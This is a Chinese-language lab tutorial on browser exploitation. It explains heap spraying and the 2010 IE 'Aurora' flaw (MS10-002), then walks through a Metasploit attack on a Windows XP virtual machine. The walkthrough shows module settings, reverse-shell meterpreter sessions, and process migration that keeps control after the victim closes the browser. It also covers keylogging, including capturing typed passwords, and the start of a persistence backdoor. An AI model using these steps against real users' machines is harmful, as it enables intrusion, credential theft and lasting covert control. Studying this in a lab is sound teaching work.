客户端漏洞利用

一、预备知识

1、客户端渗透攻击

近几年，专注于网络外围的防御技术使得传统方式渗透攻击的成功率大大降低。当通过某种途径的攻击变得难以成功渗透时，攻击者便会去寻找新的、更加容易的方法去攻击他们的目标。客户端渗透攻击便是在网络防御变得更加有效的惰形下，演化而来的一种新的攻击形式。这类攻击的目标是主机上安装的常用应用软件，例如 Web 浏觉器、PDF 阅读器和微软系列办公软件等，由于主机通常默认安装上述这些应用软件，它们显然会优先成为黑客的攻击目标。加上很少实施定期补丁更新，这些存在于用户主机上的应用软件往往处于比较过时且不安全的状，态。Metasploit 包含了一批内置的客户端渗透攻击模块。

如果你能够绕过一个公司采取的所有安全防御措施，并且诱使用户点击一个恶意链接，那么你成功侵入这个网络的机会很大。今天实验是针对浏览器的漏洞进行渗透。

2、什么是极光漏洞

极光行动（英语：Operation Aurora）或欧若拉行动是 2009 年 12 月中旬可能源自中国的一场网络攻击，其名称“Aurora”（意为极光、欧若拉）来自攻击者利用 IE 浏览器某个漏洞渗透包括 Google 在内的二十多家大型技术公司，从而臭名远扬。

2010 年元月微软官方发布了 ms10-002 安全公告，确认在 IE6/7/8 版本中，存在零日漏洞，涉及的操作系统包括：Windows 2000 SP4, Windows XP/2003/Vista/2008，Windows 7。微软在安全公告中表示，IE 在特定情况下，有可能访问已经被释放的内存对象导致任意代码执行，尽管这个漏洞的渗透利用已经被修复，但是它的渗透原理还是值得我们进行回顾分析。

3、基于浏览器的渗透攻击原理

针对浏览器的渗透攻击区别于其他传统渗透攻击的最大不同在于 shellcode 的触发执行方式。在传统的渗透攻击中，攻击者的全部目标就是获取远程代码执行的机会，然后植入一个恶意的攻击载荷。然而在浏览器渗透攻击中，为了能够执行特殊构造的攻击载荷代码，通常利用一种被称为堆散射的漏洞利用技术，我们先来看看什么是堆，及它是如何工作的。

在继续下面的讨论之前，你必须了解这两个概念：空指令（NOP)和空指令滑行区（NOPslide)。空指令是指送样一类汇编指令：不做任何事惰，继续执行下一条指令。空指令着陆区是指内存中由很多条紧密相连的空指令所构成的一个指令区域。如果程序在执行过程中遇到一连串的空指令，那么他会顺序″滑过″这段空指令区域到指令块的末尾，去执行该块指令之后的下一条指令。在 Intel X86 架构中，一个空指令对应的操作码是 90,经常以\x90 的形式出现在渗透代码中。

堆散射技术是指将空指令滑行区与 shellcode 组合成固定的形式，然后将它们重复填充到堆中，直到填满一大块内存空间。由前面所述可知，堆中的内存分配是在程序运行时动态执行的，所以我们通常利用浏览器在执行 JavaScript 脚本时去申请大量内存。攻击者将用空指令滑行区和紧随其后的 shellcode 填充大块的内存区域。当程序的执行流被改变后，程序将会随机跳转到内存中的某个地方，而这个内存地址往往已经被空指令构成的滑行区覆盖，紧随其后的 shellcode 也会被执行。相比较于在内存中寻找 shellcode 地址像大海捞针般那么困难，堆散射成功溢出的概率能够达到 85%至 90%。这个技术改变了浏览器渗透攻击的方式，大大提升了浏览器漏洞利用的可靠性。


二、实验步骤

1、为了虚拟机能够上网，这一次换一种连接方式：NAT 方式，设置方法类似“仅主机方式”。

1.1 启动 Vmnet8，主机网卡共享选“vmnet8”。


1.2 在 VMware 中设置“虚拟网络编制器”，注意的是“网关地址”和 vmnet8 网卡 ip 地址一致。

1.3 kali 虚拟机和 Eng-winxp（英文版）虚拟机设置网卡为“NAT 方式”，启动两个虚拟机，这时两个虚拟机都能上网。如果虚拟机网卡不能起来，注意看一下主机的两个服务是否起来。




2、开启第三次攻击之旅。

在 kali 虚拟机中，我们输入如下命令。




这些命令应该很熟悉了，除非出现新的命令，否则不再解释。我们再来对参数进行设置。




首先，参数 SRVHOST 的默认设置是 0. 0. 0. 0, 这意味着将把 Web 服务绑定在所有的网卡接口上。参数 SRVPORT 的默认值是 8080, 这个端口是目标用户将要连接的端口，来触发相应的渗透攻击，我们使用 80 端口来代替 8080。我们同样可以将 Web 服务器设置为支持 SSL，但是在这个例子中，我们还是使用标准的 HTTP 协议。参数 URIPATH 是用户需要访问并触发漏洞的 URL 地址，我们将其

设为斜杠/，表示是网站的根目录。exploit -h 是获得命令所需参数，-z 是攻击成功后不马上进入后渗透模块。


2.1、我们的设置完成之后，在 winxp 虚拟机中启动 IE 并同时启动任务管理器。注意观察任务管理器中进程 iexplore.exe 内存的变化。



在地址栏中输入：http://攻击机的 ip 地址，然后回车。



你会看到虚拟机变得有些迟纯，且进程 iexplore.exe 占用的内存大量增加，说明堆散射攻击已经执行，并跳转去执行某个动态内存地址处的指令，最终命中了你布置其中的 shellcode，在 MSF 中相应会出现如下界面，表示攻击成功。



我们可以通过 session 命令进入后渗透模块：Meterpreter。

```
msf6 exploit(windows/browser/ms10_002_aurora) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  AA-2D1679623E0B\Owner @ AA-2D1679623E0B  192.168.31.128:4444 → 192.168.31.129:1429 (1
92.168.31.129)

msf6 exploit(windows/browser/ms10_002_aurora) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

在得到一个 Meterpreter shell 之后，你还会遇到一个小问题。如果目标用户在感觉到电脑变迟纯的时假关闭浏览器意味着什么？这将会使你失去已经与目标主机建立起的控制会话，即使前面的渗透攻击成功，也会导致连接过早地被中断。

```
meterpreter >
[*] 192.168.31.129 - Meterpreter session 1 closed.  Reason: Died
```

幸运的是，这个问题有个缓解的方法；控制连接一旦建立成功，马上运行命令 run migrate, 如下所示。这个包含在 Meterpreter 中的脚本将会自动地将 shell 迁移到一个新的独立进程内存空间中。在目标用户关闭了最初被渗透攻击的进程时，这样做的话将可能会保持住 shell 连接。

别忘了在靶机中通过 IE 再次访问攻击地址，可以看到会话 ID 为 2，进程迁移到 492。

```
msf6 exploit(windows/browser/ms10_002_aurora) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  2         meterpreter x86/windows  AA-2D1679623E0B\Owner @ AA-2D1679623E0B  192.168.31.128:4444 → 192.168.31.129:1438 (1
92.168.31.129)

msf6 exploit(windows/browser/ms10_002_aurora) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > run migrate -f

[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[!] Example: run post/windows/manage/migrate OPTION=value [...]
[*] Current server process: iexplore.exe (968)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 492
[+] Successfully migrated to process
meterpreter >
```

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                  Path
 ---   ----  ----               ----  -------  ----                  ----
 0     0     [System Process]
 4     0     System             x86   0
 492   968   notepad.exe        x86   0        AA-2D1679623E0B\Owner  C:\WINDOWS\system32\notepad.exe
 508   664   TPAutoConnSvc.exe  x86   0        NT AUTHORITY\SYSTEM    C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.ex
e
 532   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM    \SystemRoot\System32\smss.exe
 596   532   csrss.exe          x86   0        NT AUTHORITY\SYSTEM    \??\C:\WINDOWS\system32\csrss.exe
 620   532   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM    \??\C:\WINDOWS\system32\winlogon.exe
 664   620   services.exe       x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\services.exe
 676   620   lsass.exe          x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\lsass.exe
 824   664   vmacthlp.exe       x86   0        NT AUTHORITY\SYSTEM    C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 840   664   svchost.exe        x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\svchost.exe
 924   664   svchost.exe        x86   0                               C:\WINDOWS\system32\svchost.exe
 1036  664   svchost.exe        x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\System32\svchost.exe
 1128  1036  wuauclt.exe        x86   0        AA-2D1679623E0B\Owner  C:\WINDOWS\system32\wuauclt.exe
 1140  664   svchost.exe        x86   0                               C:\WINDOWS\system32\svchost.exe
 1220  664   alg.exe            x86   0                               C:\WINDOWS\System32\alg.exe
 1248  664   svchost.exe        x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\System32\svchost.exe
 1264  664   svchost.exe        x86   0                               C:\WINDOWS\system32\svchost.exe
 1288  508   TPAutoConnect.exe  x86   0        AA-2D1679623E0B\Owner  C:\Program Files\VMware\VMware Tools\TPAutoConnect.ex
e
 1348  1036  wscntfy.exe        x86   0        AA-2D1679623E0B\Owner  C:\WINDOWS\system32\wscntfy.exe
 1448  1404  explorer.exe       x86   0        AA-2D1679623E0B\Owner  C:\WINDOWS\Explorer.EXE
 1524  664   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\spoolsv.exe
 1624  1448  vmtoolsd.exe       x86   0        AA-2D1679623E0B\Owner  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1932  664   vmtoolsd.exe       x86   0        NT AUTHORITY\SYSTEM    C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1968  620   wpabaln.exe        x86   0        AA-2D1679623E0B\Owner  C:\WINDOWS\system32\wpabaln.exe
```

在靶机中关闭 IE，但连接不再中断。在 ps 命令下显示在靶机中启动了 notepad.exe 进程，用户是 Owner 用户，这是靶机的登录用户，不是系统用户。当然这是手动进行进程迁移，如果你觉得来不及，你还可以通过使用模块中的高级选项来对这个过程进行自动化，将控制连接自动地迁移到另外的进程中。输入 show advanced 命令可以列出极光模块中的高级属性，如下所示：

```
msf6 exploit(windows/browser/ms10_002_aurora) > show advanced

Module advanced options (exploit/windows/browser/ms10_002_aurora):

   Name                    Current Setting  Required  Description
   ----                    ---------------  --------  -----------
   ContextInformationFile                   no        The information file that contains context information
   DisablePayloadHandler   false            no        Disable the handler code for the selected payload
   EnableContextEncoding   false            no        Use transient context when encoding payloads
   ListenerComm                             no        The specific communication channel to use for this service
   SSLCipher                                no        String for SSL cipher spec - "DHE-RSA-AES256-SHA" or "ADH"
   SSLCompression          false            no        Enable SSL/TLS-level compression
   SendRobots              false            no        Return a robots.txt file if asked for one
   URIHOST                                  no        Host to use in URI (useful for tunnels)
   URIPORT                                  no        Port to use in URI (useful for tunnels)
   VERBOSE                 false            no        Enable detailed status messages
   WORKSPACE                                no        Specify the workspace for this module


Payload advanced options (windows/meterpreter/reverse_tcp):

   Name                        Current Setting  Required  Description
   ----                        ---------------  --------  -----------
   AutoLoadStdapi              true             yes       Automatically load the Stdapi extension
   AutoRunScript                                no        A script to run automatically on session creation.
   AutoSystemInfo              true             yes       Automatically capture system information on initialization.
   AutoUnhookProcess           false            yes       Automatically load the unhook extension and unhook the process
   AutoVerifySession           true             yes       Automatically verify and drop invalid sessions
   AutoVerifySessionTimeout    30               no        Timeout period to wait for session validation to occur, in secon
ds
   EnableStageEncoding         false            no        Encode the second stage payload
   EnableUnicodeEncoding       false            yes       Automatically encode UTF-8 strings as hexadecimal
   HandlerSSLCert                               no        Path to a SSL certificate in unified PEM format, ignored for HTT
P transports
   InitialAutoRunScript                         no        An initial script to run on session creation (before AutoRunScri
```

为了防止目标用户迅速地关掉浏览器，你要自动化地将控制连接迁移到一个新进程中。利用 AutoRunScript 选项，你可以在 Metasploit 中设置 Meterpreter 的客户端进程创建时马上自动运行一个脚本，通过-n explorer.exe 开关来运行 migrate 命令，可从使得 Meterpreter 自动将自身迁移至 explorer.exe 进程中。

```
msf6 exploit(windows/browser/ms10_002_aurora) > set autorunscript migrate -n explorer.exe
autorunscript ⇒ migrate -n explorer.exe
msf6 exploit(windows/browser/ms10_002_aurora) > show advanced

Module advanced options (exploit/windows/browser/ms10_002_aurora):

   Name                    Current Setting  Required  Description
   ----                    ---------------  --------  -----------
   ContextInformationFile                   no        The information file that contains context inf
ormation
   DisablePayloadHandler   false            no        Disable the handler code for the selected payl
oad
   EnableContextEncoding   false            no        Use transient context when encoding payloads
   ListenerComm                             no        The specific communication channel to use for
this service
   SSLCipher                                no        String for SSL cipher spec - "DHE-RSA-AES256-S
HA" or "ADH"
   SSLCompression          false            no        Enable SSL/TLS-level compression
   SendRobots              false            no        Return a robots.txt file if asked for one
   URIHOST                                  no        Host to use in URI (useful for tunnels)
   URIPORT                                  no        Port to use in URI (useful for tunnels)
   VERBOSE                 false            no        Enable detailed status messages
   WORKSPACE                                no        Specify the workspace for this module


Payload advanced options (windows/meterpreter/reverse_tcp):

   Name                        Current Setting          Required  Description
   ----                        ---------------          --------  -----------
   AutoLoadStdapi              true                     yes       Automatically load the Stdapi ext
ension
   AutoRunScript               migrate -n explorer.exe  no        A script to run automatically on
session creation.
   AutoSystemInfo              true                     yes       Automatically capture system info
```

需要注意的是：当你改变参数并需要以此参数启动攻击时，先使用命令 rexploit（重新启动攻击）。再次在 winxp 中访问攻击地址，可以看到进程自动发生了迁移。

```
msf6 exploit(windows/browser/ms10_002_aurora) > [*] 192.168.31.129   ms10_002_aurora - Sending MS10-
002 Microsoft Internet Explorer "Aurora" Memory Corruption
[*] Sending stage (175174 bytes) to 192.168.31.129
[*] Meterpreter session 1 opened (192.168.31.128:4444 → 192.168.31.129:1110) at 2021-03-23 00:17:28
 -0400
[*] Session ID 1 (192.168.31.128:4444 → 192.168.31.129:1110) processing AutoRunScript 'migrate -n e
xplorer.exe'
[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[!] Example: run post/windows/manage/migrate OPTION=value [...]
[*] Current server process: iexplore.exe (184)
[+] Migrating to 228
[+] Successfully migrated to process
```

3、后渗透模块

我们进入 Meterpreter，继续了解相关的命令。


3.1 键盘监听

捕获靶机上的键盘操作。命令依次为：

keyscan_start（记录开始）

keyscan_dump（查看记录信息）

keyscan_stop（记录结束）




键盘记录一旦开始，我们在 winxp 上输入键盘的字符（如在记事本输入字符）就会记录下来。当然你也可以记录靶机上网输入的用户名和口令，大家可以试一下。

3.2 建立持久后门。

这里介绍两种方法：

1）使用 Meterpreter 自带脚本 persistence




